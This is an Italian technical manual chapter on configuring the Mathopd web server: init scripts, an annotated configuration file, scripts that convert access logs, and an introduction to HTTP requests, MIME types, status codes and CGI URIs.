Attraverso le altre opzioni che si trovano descritte nella pagina di manuale *mathopd(8)* è possibile controllare il funzionamento del servente per obbligarlo a funzionare in primo piano o a fornire informazioni diagnostiche. Attraverso una serie di segnali, è possibile attivare e disattivare delle funzionalità diagnostiche o intervenire sugli accessi in corso. In particolare, se il programma servente riceve il segnale SIGHUP rilegge la configurazione, mentre con SIGTERM o SIGINT termina di funzionare. A questo proposito, in un sistema GNU/Linux il servizio potrebbe essere controllato con uno script simile all'esempio seguente:

```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/mathopd -f /etc/mathopd.conf
        ;;
    stop)
        echo "Arresto del servizio HTTP."
        killall -s SIGTERM mathopd
        ;;
    reload)
        echo "Rilettura della configurazione del servizio"
        echo "HTTP."
        killall -s SIGHUP mathopd
        ;;
    *)
        echo "Utilizzo:"
        echo "/etc/init.d/mathopd {start|stop|reload}"
        exit 1
esac

exit 0
```

Durante il suo funzionamento, Mathopd ha la necessità di scrivere su tre file, che in condizioni normali coincidono con l'elenco seguente; tuttavia, si può modificare la collocazione e il nome di questi file intervenendo nella configurazione:

'`/var/run/mathopd.pid`'	contiene il numero del processo elaborativo (PID);
'`/var/mathopd/access.log`'	registro degli accessi;
'`/var/mathopd/error.log`'	registro degli errori.

A questo punto, sapendo che Mathopd annota il numero del processo elaborativo nel file '`/var/run/mathopd.pid`', o in qualunque altro file specificato nella configurazione, si può migliorare lo script di controllo del servizio in questo modo, rendendolo adatto a un sistema GNU qualsiasi:


```
#! /bin/sh

case "$1" in
    start)
        echo "Avvio del servizio HTTP."
        /usr/sbin/mathopd -f /etc/mathopd.conf
        ;;
    stop)
        echo "Arresto del servizio HTTP."
        kill -s SIGTERM `cat /var/run/mathopd.pid`
        ;;
    reload)
        echo "Rilettura della configurazione del servizio"
        echo "HTTP."
        kill -s SIGHUP `cat /var/run/mathopd.pid`
        ;;
    *)
        echo "Utilizzo:"
        echo "/etc/init.d/mathopd {start|stop|reload}"
        exit 1
esac

exit 0
```

40.2.2 Configurazione

Come già spiegato, non esiste una posizione prestabilita del file di configurazione, cosa che deve essere specificata obbligatoriamente attraverso la riga di comando. Tuttavia, una posizione abbastanza logica per collocare questa configurazione è costituita dal file '`/etc/mathopd.conf`', a cui si fa riferimento in generale nel capitolo; inoltre la pagina di manuale che descrive la sintassi di questo file dovrebbe essere *mathopd.conf(5)*.

Il file di configurazione è un file di testo in cui le righe bianche o vuote vengono ignorate, così come viene ignorato il testo di una riga che appare dopo il simbolo '**#**'. Le direttive possono essere «semplici», a indicare ognuna l'attribuzione di un valore a un certo parametro di funzionamento, oppure possono essere dei blocchi di direttive. Un blocco, a sua volta, può contenere sia direttive semplici, sia blocchi ulteriori:

```
nome valore_attribuito
```

```
nome {
    direttiva
    ...
}
```

Come si può intendere, il primo modello si riferisce a una direttiva semplice, mentre il secondo mostra la dichiarazione di un blocco. Naturalmente, le parentesi graffe del secondo modello sintattico servono a delimitare l'insieme di direttive contenute nel blocco, pertanto sono da intendersi in senso letterale.

Ci sono direttive semplici che possono stare da sole senza essere inserite in un blocco particolare, mentre nella maggior parte dei casi, queste direttive semplici hanno valore solo nel contesto di un blocco specifico. Tutto questo è comunque abbastanza intuitivo, pertanto si intende mostrare qui la configurazione solo attraverso degli esempi; per approfondire la questione si deve leggere la pagina di manuale *mathopd.conf(5)*.

```
1  Umask 026
2
3  Tuning {
4          NumConnections 64
5          BufSize 12288
6          InputBufSize 2048
7          ScriptBufSize 4096
8          NumHeaders 100
9          Timeout 240
10         ScriptTimeout 120
11 }
12
13 User www-data
14 StayRoot Off
```

```
15
16  PIDFile /var/run/mathopd.pid
17  Log /var/log/mathopd/access.log
18  ErrorLog /var/log/mathopd/error.log
19
20  Control {
21          ScriptUser nobody
22          ChildLog /var/log/mathopd/child.log
23          Types {
24                  text/html { html htm }
25                  text/plain { txt }
26                  image/gif { gif }
27                  image/jpeg { jpg }
28                  image/png { png }
29                  text/css { css }
30                  audio/midi { mid midi kar }
31                  application/octet-stream { * }
32          }
33          External {
34                  /usr/bin/php { php }
35          }
36          IndexNames { index.html index.htm }
37  }
38
39  Server {
40          Port 80
41          Address 0.0.0.0
42          Virtual {
43                  AnyHost
44                  Control {
45                          Alias /
46                          Location /var/www
47                          Access {
48                                  Allow 0/0
49                          }
50                  }
51                  Control {
52                          Alias /cgi-bin
53                          Location /usr/lib/cgi-bin
54                          Specials {
55                                  CGI { * }
56                          }
57                          Access {
58                                  Allow 0/0
59                          }
60                  }
61                  Control {
62                          Alias /~
63                          Location public_html
64                          UserDirectory On
65                          RunScriptsAsOwner On
66                          Access {
67                                  Allow 0/0
68                          }
69                  }
70                  Control {
71                          Alias /~root
72                          Location /nosuchdirectory
73                          Access {
74                                  Deny 0/0
75                                  Allow 127.0.0.1/32
76                          }
77                  }
78                  Control {
79                          Alias /doc
80                          Location /usr/share/doc
81                          Access {
82                                  Deny 0/0
83                                  Allow 127.0.0.1/32
84                          }
85                  }
86                  Control {
87                          Alias /dwww
88                          Location /var/lib/dwww/html
89                          Access {
90                                  Deny 0/0
91                                  Allow 127.0.0.1/32
92                          }
93                  }
94          }
95  }
```


L'esempio appena mostrato riguarda una situazione abbastanza comune, dove si gestisce un solo dominio virtuale e il materiale pubblicato è generalmente disponibile a tutti. Per maggiore comodità, l'esempio viene sezionato durante la sua descrizione.

```
1   Umask 026
```

Questa direttiva iniziale, che non è racchiusa in alcun gruppo, dichiara la maschera dei permessi che si vuole sia usata per i file che Mathopd va a creare. In questo caso, viene tolto il permesso di scrittura al gruppo (2_8) e vengono tolti i permessi di lettura e scrittura agli utenti che non sono né il proprietario del file, né gli utenti del gruppo a cui questo è associato (6_8). In pratica, sapendo che non può entrare in gioco il permesso di esecuzione, il proprietario può leggere e modificare i file, mentre il gruppo può solo leggere.

```
3   Tuning {
4           NumConnections 64
5           BufSize 12288
6           InputBufSize 2048
7           ScriptBufSize 4096
8           NumHeaders 100
9           Timeout 240
10          ScriptTimeout 120
11  }
```

Il raggruppamento denominato '**`Tuning`**' consente di inserire alcune direttive che regolano il funzionamento generale. Il significato di queste può risultare abbastanza intuitivo; in particolare viene definito il numero massimo di connessioni simultanee (in questo caso sono 64) e la scadenza, sia per le connessioni, sia per l'esecuzione di un programma CGI (nell'esempio, le connessioni scadono dopo 240 s, mentre i programmi CGI devono concludersi entro 120 s).

Sulla base dei valori assegnati a queste direttive, è possibile calcolare la quantità di memoria utilizzata da Mathopd:

$$NumConnections \cdot BufSize + InputBufSize + 2 \cdot ScriptBufSize$$

```
13  User www-data
```

Quando Mathopd viene avviato con i privilegi dell'utente '**`root`**', si deve utilizzare questa direttiva per fare in modo che, subito dopo l'avvio, il programma servente passi ai privilegi dell'utente indicato. In questo modo, tra le altre cose, i file che Mathopd utilizza devono essere accessibili a tale utente. Questo problema vale sia per i documenti da pubblicare, sia per i programmi da eseguire, sia per i file delle registrazioni. Il gruppo non viene specificato e questo dipende dal tipo di adattamento particolare di Mathopd (in un sistema GNU dovrebbe trattarsi del gruppo abbinato naturalmente all'utente indicato).

```
14  StayRoot Off
```

Questa direttiva, se attiva, fa sì che alcune funzioni di Mathopd vengano eseguite con i privilegi dell'utente '**`root`**', nonostante sia usata la direttiva '**`User`**'. In certi casi, ciò può essere utile, ma in generale è meglio evitare questo.

```
16  PIDFile /var/run/mathopd.pid
17  Log /var/log/mathopd/access.log
18  ErrorLog /var/log/mathopd/error.log
```

Queste direttive permettono di stabilire la collocazione dei file usati per annotare il numero PID del programma servente e per i file delle registrazioni.

```
20  Control {
21          ScriptUser nobody
22          ChildLog /var/log/mathopd/child.log
```

Il gruppo '**`Control`**' serve a raggruppare delle direttive che controllano il comportamento del servente. Quando il gruppo si trova in un contesto generale (al di fuori di qualunque altro blocco), le direttive valgono per ogni situazione, salva la possibilità di ridefinire i parametri in contesti più specifici.

All'inizio del gruppo '**`Control`**' si vedono due direttive; la prima dichiara con quali privilegi debbano essere eseguiti i programmi CGI, ma per funzionare è necessario che la direttiva '**`StayRoot`**' sia at-

tiva; pertanto, in questo caso la richiesta di eseguire i programmi CGI con i privilegi dell'utente '**nobody**' non può essere soddisfatta. La seconda direttiva che si vede dichiara un file nel quale annotare quanto emesso attraverso lo standard error dai programmi CGI. In mancanza di questa direttiva, tali messaggi vengono perduti (la parola *child* fa riferimento al fatto che i programmi CGI sono processi elaborativi discendenti da quello del servente).

```
23          Types {
24                  text/html { html htm }
25                  text/plain { txt }
26                  image/gif { gif }
27                  image/jpeg { jpg }
28                  image/png { png }
29                  text/css { css }
30                  audio/midi { mid midi kar }
31                  application/octet-stream { * }
32          }
```

Il gruppo '**Types**' è necessario per dichiarare i tipi di file in base all'estensione. Come si può vedere, i file HTML vengono riconosciuti in base all'estensione '**html**' o anche solo '**htm**'. L'ultima direttiva di questo gruppo deve indicare un tipo adatto a descrivere i file che hanno estensioni differenti da quelle previste espressamente (l'asterisco serve a indicare qualunque estensione). Purtroppo, questo è un limite importante di Mathopd, non essendo in grado di individuare i file di testo senza estensione, a meno di usare tale dichiarazione per ultima. Per la precisione, l'estensione indicata non implica automaticamente la presenza di un punto, pertanto, può essere più corretto aggiungere questo punto nell'estensione stessa. A titolo di esempio, l'elenco dei tipi potrebbe essere esteso come nell'estratto seguente:

```
Types {
    application/ogg                     { .ogg }
    application/pdf                     { .pdf }
    application/postscript              { .ps .ai .eps }
    application/rtf                     { .rtf }
    application/xhtml+xml               { .xht .xhtml }
    application/zip                     { .zip }
    application/x-cpio                  { .cpio }
    application/x-debian-package        { .deb }
    application/x-dvi                   { .dvi }
    application/x-gtar                  { .gtar .tgz .taz }
    application/x-redhat-package-manager { .rpm }
    application/x-tar                   { .tar }
    audio/midi                          { .mid .midi .kar }
    audio/mpeg                          { .mpga .mpega
                                          .mp2 .mp3 .m4a }
    audio/x-mpegurl                     { .m3u }
    audio/x-wav                         { .wav }
    image/gif                           { .gif }
    image/jpeg                          { .jpeg .jpg .jpe }
    image/pcx                           { .pcx }
    image/png                           { .png }
    image/tiff                          { .tiff .tif }
    text/css                            { .css }
    text/html                           { .htm .html .shtml }
    text/plain                          { .asc .txt .text
                                          .diff .pot
                                          readme README
                                          LEGGIMI
                                          COPYRIGHT
                                          COPYING }
    text/rtf                            { .rtf }
    text/xml                            { .xml .xsl }
    video/fli                           { .fli }
    video/mpeg                          { .mpeg .mpg .mpe .mp4 }
    video/quicktime                     { .qt .mov }
    video/x-ms-asf                      { .asf .asx }
    video/x-msvideo                     { .avi }

    application/octet-stream            { * }
}
```

Evidentemente, date le caratteristiche di Mathopd, conviene estendere questo elenco solo quando si presenta la necessità, in base ai contenuti dei documenti pubblicati.

```
33          External {
34                  /usr/bin/php { php }
35          }
```


Il gruppo '**External**' serve a delimitare delle direttive che dichiarano l'uso di un programma interprete per eseguire i file con le estensioni indicate. In questo caso, quando si incontra un file con estensione 'php', questo viene eseguito attraverso il programma '/usr/bin/php'. Come già per le direttive del gruppo '**Types**', può essere più conveniente aggiungere il punto che precede l'estensione, come nell'esempio seguente dove però vengono aggiunte altre estensioni equivalenti:

```
        External {
                /usr/bin/php    { .php .phtml .pht }
        }
```

Si osservi che per quanto riguarda gli script che hanno i permessi per essere eseguibili, si attivano attraverso un'altra direttiva nel gruppo '**Specials**', come nell'esempio successivo, che suppone si inserisca all'interno del gruppo '**Control**' principale:

```
        Specials {
                CGI             { .cgi .sh .pl }
        }
```

Come si può intuire, in questo esempio si intenderebbe dichiarare come programmi esterni i file che terminano per '.cgi', '.sh' e '**.pl**'. Nell'esempio complessivo questo caso è stato escluso, per dichiarare piuttosto l'uso del gruppo '**Special**' nell'ambito di un percorso specifico.

```
36          IndexNames { index.html index.htm }
```

Questa direttiva dichiara quali file usare come indici delle directory.

```
39  Server {
40          Port 80
41          Address 0.0.0.0
```

Il gruppo '**Server**' contiene direttive riferite a un servente HTTP in ascolto in una certa porta, per tutti o solo per un certo indirizzo IP. Nell'esempio si attiva un servente in ascolto della porta 80, il quale accetta connessioni da qualunque indirizzo IPv4.

```
42          Virtual {
43                  AnyHost
```

Il gruppo '**Virtual**' serve a delimitare un insieme di direttive relativo a un certo dominio virtuale. In questo caso, con la direttiva '**AnyHost**' si specifica che il gruppo riguarda qualunque dominio che non sia stato individuato in modo più dettagliato.

```
44                  Control {
45                          Alias /
46                          Location /var/www
47                          Access {
48                                  Allow 0/0
49                          }
50                  }
```

All'interno dei gruppi '**Virtual**' si indicano dei gruppi '**Control**' per individuare dei percorsi, a cui associare dei comportamenti. In questo caso, si dichiara il percorso iniziale del dominio, che corrisponde nel file system alla directory '/var/www/'. Come si può intuire, nel gruppo '**Access**' viene concesso espressamente l'accesso da qualunque indirizzo.

```
51                  Control {
52                          Alias /cgi-bin
53                          Location /usr/lib/cgi-bin
54                          Specials {
55                                  CGI { * }
56                          }
57                          Access {
58                                  Allow 0/0
59                          }
60                  }
```

Il gruppo '**Control**' successivo nell'esempio iniziale, ha lo scopo di associare il percorso ***dominio****/cgi-bin/* alla directory locale '/usr/lib/cgi-bin/', specificando che ogni file contenuto al suo interno è da intendere un programma CGI. Anche in questo caso viene concesso l'accesso a chiunque.

```
61                      Control {
62                              Alias /~
63                              Location public_html
64                              UserDirectory On
65                              RunScriptsAsOwner On
66                              Access {
67                                      Allow 0/0
68                              }
69                      }
70                      Control {
71                              Alias /~root
72                              Location /nosuchdirectory
73                              Access {
74                                      Deny 0/0
75                                      Allow 127.0.0.1/32
76                              }
77                      }
```

Qui si dichiara l'accessibilità alla directory personale di ogni utente. Come si fa normalmente, gli accessi riguardano precisamente la directory '`~/public_html/`' e ciò che questa contiene. Teoricamente, in base alla direttiva '**`RunScriptsAsOwner`**', che risulta attiva, i programmi CGI contenuti all'interno della gerarchia degli utenti, dovrebbero essere eseguiti con i privilegi degli utenti stessi. In pratica, dal momento che in precedenza il parametro associato alla direttiva '**`StayRoot`**' è stato disattivato, l'attivazione di '**`RunScriptsAsOwner`**' diventa priva di significato.

Per evitare di trattare nello stesso modo anche l'utente '**`root`**', viene dichiarato un gruppo apposito, dove il percorso *http://**nodo**/~root/* viene associato deliberatamente a una directory inesistente, per garantire che non vi si possa accedere. Sotto, con il gruppo '**`Access`**' viene escluso ogni accesso, salvo all'elaboratore locale, ma per il motivo appena descritto risulta ugualmente inaccessibile.

```
78                      Control {
79                              Alias /doc
80                              Location /usr/share/doc
81                              Access {
82                                      Deny 0/0
83                                      Allow 127.0.0.1/32
84                              }
85                      }
86                      Control {
87                              Alias /dwww
88                              Location /var/lib/dwww/html
89                              Access {
90                                      Deny 0/0
91                                      Allow 127.0.0.1/32
92                              }
93                      }
```

Infine, vengono previsti altri percorsi a directory contenenti della documentazione. A questi percorsi viene impedito l'accesso a tutti, escluso l'elaboratore locale.

Per dichiarare dei domini virtuali, si potrebbe continuare con altri gruppi '**`Virtual`**' che iniziano con una o più direttive '**`Host`**', come nell'esempio seguente:

```
        Virtual {
                Host brot.dg
                Host www.brot.dg
                Control {
                        Alias /
                        Location /home/MIRROR/brot
                }
                Control {
                        Alias /cgi-bin
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
                Control {
                        Alias /~
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
                Control {
                        Alias /~root
                        Location /nosuchdirectory
                        Access {
                                Deny 0/0
                        }
                }
        }
```


40.2.3 Indici delle directory

Purtroppo, Mathopd non consente di visualizzare il contenuto di un percorso nel quale non è stato previsto un indice. Tuttavia, se si dispone di un programma CGI che genera l'indice, è possibile collocare tale programma in ogni directory priva di un altro indice e abilitarne l'uso nella configurazione:

```
Control {
        ScriptUser nobody
        ChildLog /var/log/mathopd/child.log
        Types {
                …
        }
        Specials {
                CGI { dir_cgi }
        }
        IndexNames { index.html index.htm dir_cgi }
}
```

Come si vede, nel gruppo '**`Control`**' più esterno si può inserire un gruppo '**`Specials`**' allo scopo di dichiarare «l'estensione» '`dir_php`' come programma CGI, mettendo lo stesso nome nell'elenco dei file indice.

In pratica, non si tratta di un'estensione, ma del nome del file completo: se al posto del file '`index.html`', o '`index.htm`', c'è il programma '**`dir_cgi`**', questo viene eseguito.

Il nome '**`dir_cgi`**' non è casuale, in quanto si tratta di un esempio diffuso dallo stesso autore di Mathopd.

Un risultato simile si può ottenere con il programma *allegati/index-html.cgi* che è scritto in Perl.

40.2.4 Registro degli accessi

Il formato usato da Mathopd per annotare gli accessi nel file '`/var/log/mathopd/access.log`', o comunque nel file equivalente stabilito in base alla configurazione, non è standard. Nella configurazione si può intervenire con una serie di direttive racchiuse nel gruppo '**`LogFormat`**':

```
LogFormat {
        Ctime
        RemoteUser
        RemoteAddress
        RemotePort
        ServerName
        Method
        URI
        Status
        ContentLength
        Referer
        UserAgent
        BytesRead
        BytesWritten
}
```

Quello che si ottiene è un file di testo, contenente delle righe, una per ogni richiesta giunta al servente, in cui le varie informazioni sono separate da un carattere di tabulazione orizzontale (<*HT*>). L'esempio mostrato sopra nell'uso del gruppo '**`LogFormat`**', rappresenta la sequenza dei campi predefiniti; tuttavia, anche cambiando la disposizione di questi campi, non si può ottenere il formato CLF (*Common log format*) e tanto meno quello combinato (sezione 40.7). Per disporre di un formato standard, è necessari rielaborare il file con un programma realizzato appositamente, pertanto è perfettamente

inutile modificare la disposizione dei campi nella configurazione di Mathopd.

Nei punti di distribuzione di Mathopd potrebbero essere disponibili due script alternativi, che in qualche modo dovrebbero generare un formato combinato da un file di registrazione degli accessi predefinito. Il primo di questi è uno script AWK:

```
#!/usr/bin/awk -f
BEGIN {
        FS="\t"
}
NF >= 11 && $5 ~ "^[-._[:alnum:]]+$" {
        split($1, date, " ")
        printf "%s - - [%02d/%s/%s:%s +0000] \"%s %s HTTP/1.0\" %d %d \"%s\" \"%s\"\n",
            $3, date[3], date[2], date[5], date[4], $6, $7, $8, $9, $10, $11 > $5
}
```

Questo script attende dallo standard input il contenuto del registro degli accessi e genera tanti file quanti sono i domini virtuali. Ognuno di questi file, ha il nome del dominio virtuale relativo.

Questo programma sarebbe perfetto, se non fosse che, quando manca l'informazione del dominio virtuale (pertanto appare in quella posizione un trattino), si blocca, perché non può creare il file '`-`'.

Un altro script, questa volta in Perl, fa un lavoro simile, ma senza distinguere tra i domini virtuali:

```
#!/usr/bin/perl

while(<STDIN>) {
        my(@x) = split(/\t/);
        my $date = shift @x;
        my @date = split(/\s+/, $date);
        if ($x[8] eq '-') {
                $x[8] = '';
        }
        printf "%s - - [%02d/%s/%s:%s +0000] \"%s %s HTTP/1.0\" %d %d \"%s\" \"%s\"\n",
                $x[1], $date[2], $date[1], $date[4], $date[3], $x[4], $x[5], $x[6],
                $x[7], $x[8], $x[9];
}
```

Data la mancanza di un programma soddisfacente nella distribuzione di Mathopd, viene proposto qui un programma Perl differente, più completo, che genera un risultato equivalente a quello del programma AWK già apparso sopra, ma senza incepparsi quando manca il nome del dominio virtuale: *allegati/mathopd_to_clf* .

40.3 Protocollo HTTP

Il funzionamento del protocollo HTTP è molto semplice. L'utilizzo di un servizio HTTP si compone di una serie di transazioni, ognuna delle quali si articola in queste fasi:

1. apertura della connessione;
2. invio da parte del cliente di una richiesta;
3. risposta da parte del servente;
4. chiusura della connessione.

In questo modo, il programma servente non deve tenere traccia delle transazioni che iniziano e finiscono ogni volta che un utente compie un'azione attraverso il suo programma cliente.

La richiesta inviata dal programma cliente deve contenere il metodo (i più comuni sono '**`GET`**' e '**`POST`**'), l'indicazione della risorsa cui si vuole accedere, la versione del protocollo ed eventualmente l'indicazione dei tipi di dati che possono essere gestiti dal programma cliente (si parla in questi casi di tipi MIME). Naturalmente sono possibili richieste più ricche di informazioni.

Tabella 40.31. Alcuni metodi di comunicazione per le richieste di un programma cliente.

Nome	Descrizione
`GET`	Recupera l'informazione identificata dall'URI specificato.
`HEAD`	Recupera le informazioni sul documento, senza ottenere il documento in allegato.
`PUT`	Richiede che l'informazione sia memorizzata nell'URI specificato.

Nome	Descrizione
`POST`	Fornisce al servente HTTP dei dati aggiuntivi in riferimento all'URI specificato.
`DELETE`	Richiede di eliminare la risorsa specificata.
`LINK`	Stabilisce una collegamento con la risorsa indicata.
`UNLINK`	Elimina un collegamento tra risorse.

La risposta del servente HTTP è costituita da un'intestazione che, tra le altre cose, specifica il modo in cui l'informazione allegata deve essere interpretata. È importante comprendere subito che l'intestazione viene staccata dall'inizio dell'informazione allegata attraverso un riga vuota, composta dalla sequenza *<CR><LF>*.

40.3.1 Analisi di una connessione HTTP

Per comprendere in pratica il funzionamento di una connessione HTTP, si può utilizzare il programma '**`telnet`**' al posto di un navigatore normale. Si suppone di poter accedere al nodo *www.brot.dg* nel quale è stato installato un servente HTTP con successo. Dal servente viene prelevato il file '`index.html`' che si trova all'interno della directory principale del servizio, ovvero da *document root*.

```
$ telnet www.brot.dg http [Invio]
```

Il programma '**`telnet`**' risponde e si mette in attesa di ricevere il messaggio da inviare al servente:

```
Trying 192.168.1.1...
Connected to www.brot.dg.
Escape character is '^]'.
```

Si deve iniziare a scrivere, cominciando con una riga contenente il metodo, la risorsa e la versione del protocollo, continuando con una riga contenente le possibilità di visualizzazione del cliente (i tipi MIME).

```
GET /index.html HTTP/1.0 [Invio]

Accept: text/html [Invio]

[Invio]
```

Appena si invia una riga vuota, il servente intende che la richiesta è terminata e risponde:

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 1998 17:44:46 GMT
Server: Apache/1.2.4
Last-Modified: Tue, 30 Dec 1997 21:07:24 GMT
ETag: "6b003-792-34a9628c"
Content-Length: 1938
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for Linux's Apache Installation</TITLE>
 </HEAD>
 <BODY
  BGCOLOR="#FFFFFF"
  TEXT="#000000"
  LINK="#0000FF"
  VLINK="#000080"
  ALINK="#FF0000"
 >
  <H1 ALIGN="CENTER">It Worked!</H1>
  <P>
  If you can see this, it means that the installation of the
  <A
   HREF="http://www.apache.org/"
  >Apache</A>
  software on this Linux system was successful. You may now
  add content to this directory and replace this page.
  </P>
...
...
```

```
  </BODY>
</HTML>
Connection closed by foreign host.
```

Come già accennato, il messaggio restituito dal servente è composto da un'intestazione in cui l'informazione più importante è il tipo di messaggio allegato, cioè in questo caso '**`Content-Type: text/html`**', seguita da una riga vuota e quindi dall'oggetto richiesto, cioè il file '`index.html`'.

Al termine della ricezione dell'oggetto richiesto, la connessione ha termine. Lo si può osservare dal messaggio dato da '**`telnet`**': '**`Connection closed by foreign host`**'.

Il lavoro di un programma cliente è tutto qui: inviare richieste al servente HTTP, ricevere le risposte e gestire i dati, possibilmente visualizzandoli o mettendo comunque l'utente in grado di fruirne.

40.3.2 Tipi MIME

MIME è una codifica standard per definire il trasferimento di documenti multimediali attraverso la rete. L'acronimo sta per *Multipurpose Internet mail extentions* e la sua origine è appunto legata ai trasferimenti di dati allegati ai messaggi di posta, come il nome lascia intendere.

Il protocollo HTTP utilizza lo stesso standard e con questo il programma servente informa il programma cliente del tipo di oggetto che gli viene inviato. Nello stesso modo, il programma cliente, all'atto della richiesta di una risorsa, informa il servente dei tipi MIME che è in grado di gestire.

Il servente HTTP, per poter comunicare il tipo MIME al cliente, deve avere un modo per riconoscere la natura degli oggetti che costituiscono le risorse accessibili. Questo modo è dato solitamente dall'estensione, per cui, la stessa scelta dell'estensione per i file accessibili attraverso il protocollo HTTP è praticamente obbligatoria, ovvero, dipende dalla configurazione dei tipi MIME.

Tabella 40.34. Alcuni tipi MIME con le possibili estensioni.

Tipo MIME	Estensioni	Descrizione
application/postscript	ps eps	PostScript.
application/rtf	rtf	Rich Text Format.
application/x-tex	tex	Documento TeX/LaTeX.
audio/basic	au snd	File audio.
audio/x-wav	wav	File audio.
image/gif	gif	Immagine GIF.
image/jpeg	jpeg jpg	Immagine JPEG.
image/tiff	tiff tif	Immagine TIFF.
image/x-xwindowdump	xwd	Immagine X Window Dump.
text/html	html htm	Testo composto in HTML.
text/plain	txt	Testo puro.
video/mpeg	mpeg mpg mpe	Animazione MPEG.
video/quicktime	qt mov	Animazione Quicktime.

40.3.3 Campi di richiesta

Come si è visto dagli esempi mostrati precedentemente, la richiesta fatta dal programma cliente è composta da una prima riga in cui si dichiara il tipo, la risorsa desiderata e la versione del protocollo.

```
GET /index.html HTTP/1.0
```

Di seguito vengono indicati una serie di campi, più o meno facoltativi. Questi campi sono costituiti da un nome seguito da due punti ('**`:`**'), da uno spazio e dall'informazione che gli si vuole abbinare.

Campo «Accept»

Una o più righe contenenti un campo '**`Accept`**' possono essere incluse per indicare i tipi MIME che il cliente è in grado di gestire (cioè di ricevere). Se non viene indicato alcun campo '**`Accept`**', si intende che siano accettati almeno i tipi '**`text/plain`**' e '**`text/html`**'.

I tipi MIME sono organizzati attraverso due parole chiave separate da una barra obliqua. In pratica si distingue un tipo e un sottotipo MIME. È possibile indicare un gruppo di tipi MIME mettendo un asterisco al posto di una o di entrambe le parole chiave, in modo da selezionare tutto il gruppo relativo. Per esempio,

```
Accept: */*
```

rappresenta tutti i tipi MIME;

```
Accept: text/*
```

rappresenta tutti i sottotipi MIME che appartengono al tipo '**`text`**'; mentre

```
Accept: audio/basic
```

rappresenta un tipo e un sottotipo MIME particolare.

Campo «User-Agent»

Il campo '**`User-Agent`**' permette di informare il servente sul nome e sulla versione dell'applicativo particolare che svolge la funzione di cliente. Per convenzione, il nome di questo è seguito da una barra obliqua e dal numero della versione. Tutto quello che dovesse seguire sono solo informazioni addizionali per le quali non è stabilita una forma precisa. Per esempio, nel caso di Mozilla, si potrebbe avere un'indicazione del tipo seguente:

```
User-Agent: Mozilla/4.04 [en] (X11; I; Linux 2.0.32 i586)
```

40.3.4 Campi di risposta

La risposta del servente HTTP a una richiesta del programma cliente si compone di un'intestazione seguita eventualmente da un allegato, il quale costituisce la risorsa a cui il cliente voleva accedere. L'intestazione è separata dall'allegato da una riga vuota.

La prima riga è costituita dal codice di stato della risposta. Nella migliore delle ipotesi dovrebbe presentarsi come nell'esempio seguente:

```
HTTP/1.0 200 OK
```

Tabella 40.41. Alcuni codici di stato utilizzati più frequentemente.

Codice	Descrizione	Codice	Descrizione
200	OK	201	Creato.
202	Accettato.	204	Nessun contenuto.
300	Scelte multiple.	301	Spostato in modo permanente.
302	Spostato temporaneamente.	304	Non modificato.
400	Richiesta errata.	401	Non autorizzato.
403	Proibito.	404	Non trovato.
500	Errore interno del servente HTTP.	501	Servizio non realizzato (non disponibile).
502	Gateway errato.	503	Servizio non disponibile.

Il resto dell'intestazione è composto da campi, simili a quelli utilizzati per le richieste dei programmi clienti.

Campo «Allow»

Il campo '**`Allow`**' viene utilizzato dal programma servente per informare il programma cliente dei metodi che possono essere utilizzati. Viene restituita tale informazione quando il cliente tenta di utilizzare un metodo di richiesta che il servente non è in grado di gestire. Segue un esempio.

```
Allow: GET, HEAD, POST
```

Campo «Content-Length»

Il campo '**`Content-Length`**' indica al programma cliente la dimensione (in byte) dell'allegato. Se viene utilizzato il metodo '**`HEAD`**', con cui non viene restituito alcun allegato, permette di conoscere in anticipo la dimensione della risorsa.

```
Content-Length: 1938
```

Campo «Content-Type»

Il campo '**`Content-Type`**' indica al programma cliente il tipo MIME a cui appartiene la risorsa (allegata o meno). Segue l'esempio più comune.


```
Content-Type: text/html
```

40.4 HTTP e CGI

HTTP (*Hypertext transfer protocol*) è un protocollo cliente-servente progettato per gestire documenti ipertestuali e per permettere l'interazione con programmi, detti ***gateway***, attraverso le specifiche CGI (*Common gateway interface*).

L'interfaccia CGI permette quindi di realizzare programmi che interagiscono con gli utenti attraverso il protocollo HTTP. La figura 40.45 illustra il meccanismo.

Figura 40.45. Schema del collegamento fisico e ideale tra le varie parti di una connessione HTTP-CGI.



I programmi *gateway*, detti anche *cgi-bin* o più semplicemente CGI, possono essere realizzati con qualunque linguaggio, purché siano in grado di interagire attraverso le specifiche del protocollo CGI.

40.4.1 URI e query

Vale la pena di richiamare brevemente alcuni concetti riferiti agli URI per ciò che riguarda in particolare la gestione interattiva che si vuole descrivere in questo capitolo (si veda eventualmente la sezione 54.1). Il formato di un URI potrebbe essere definito secondo lo schema seguente:

protocollo indirizzo_della_risorsa [***dati_aggiuntivi***]

Alcuni tipi di protocolli sono in grado di gestire dei dati aggiuntivi in coda all'indirizzo della risorsa. Nel caso del protocollo HTTP combinato con CGI, può trattarsi di ***richieste*** o di ***percorsi aggiuntivi***.

Quando un URI comprende anche una stringa di richiesta (*query*), questa viene distinta dall'indirizzo della risorsa attraverso un punto interrogativo.[3]

protocollo indirizzo_della_risorsa? [***richiesta***]

L'utilizzo di una stringa di richiesta presume che la risorsa sia un programma in grado di utilizzare l'informazione contenuta in tale stringa. Segue un esempio banale di un URI contenente una richiesta:

http://www.brot.dg/cgi-bin/saluti.pl?buongiorno

Quando l'indirizzo della risorsa di un URI fa riferimento a un programma, questo può ricevere un'informazione aggiuntiva legata a un file o a una directory particolare. Si ottiene questo aggiungendo l'indicazione del percorso che identifica questo file o questa directory.

protocollo indirizzo_della_risorsa [***percorso_aggiuntivo***]

Segue un esempio banale di un URI, completo dell'indicazione di un percorso:

http://www.brot.dg/cgi-bin/elabora.pl/archivio.doc

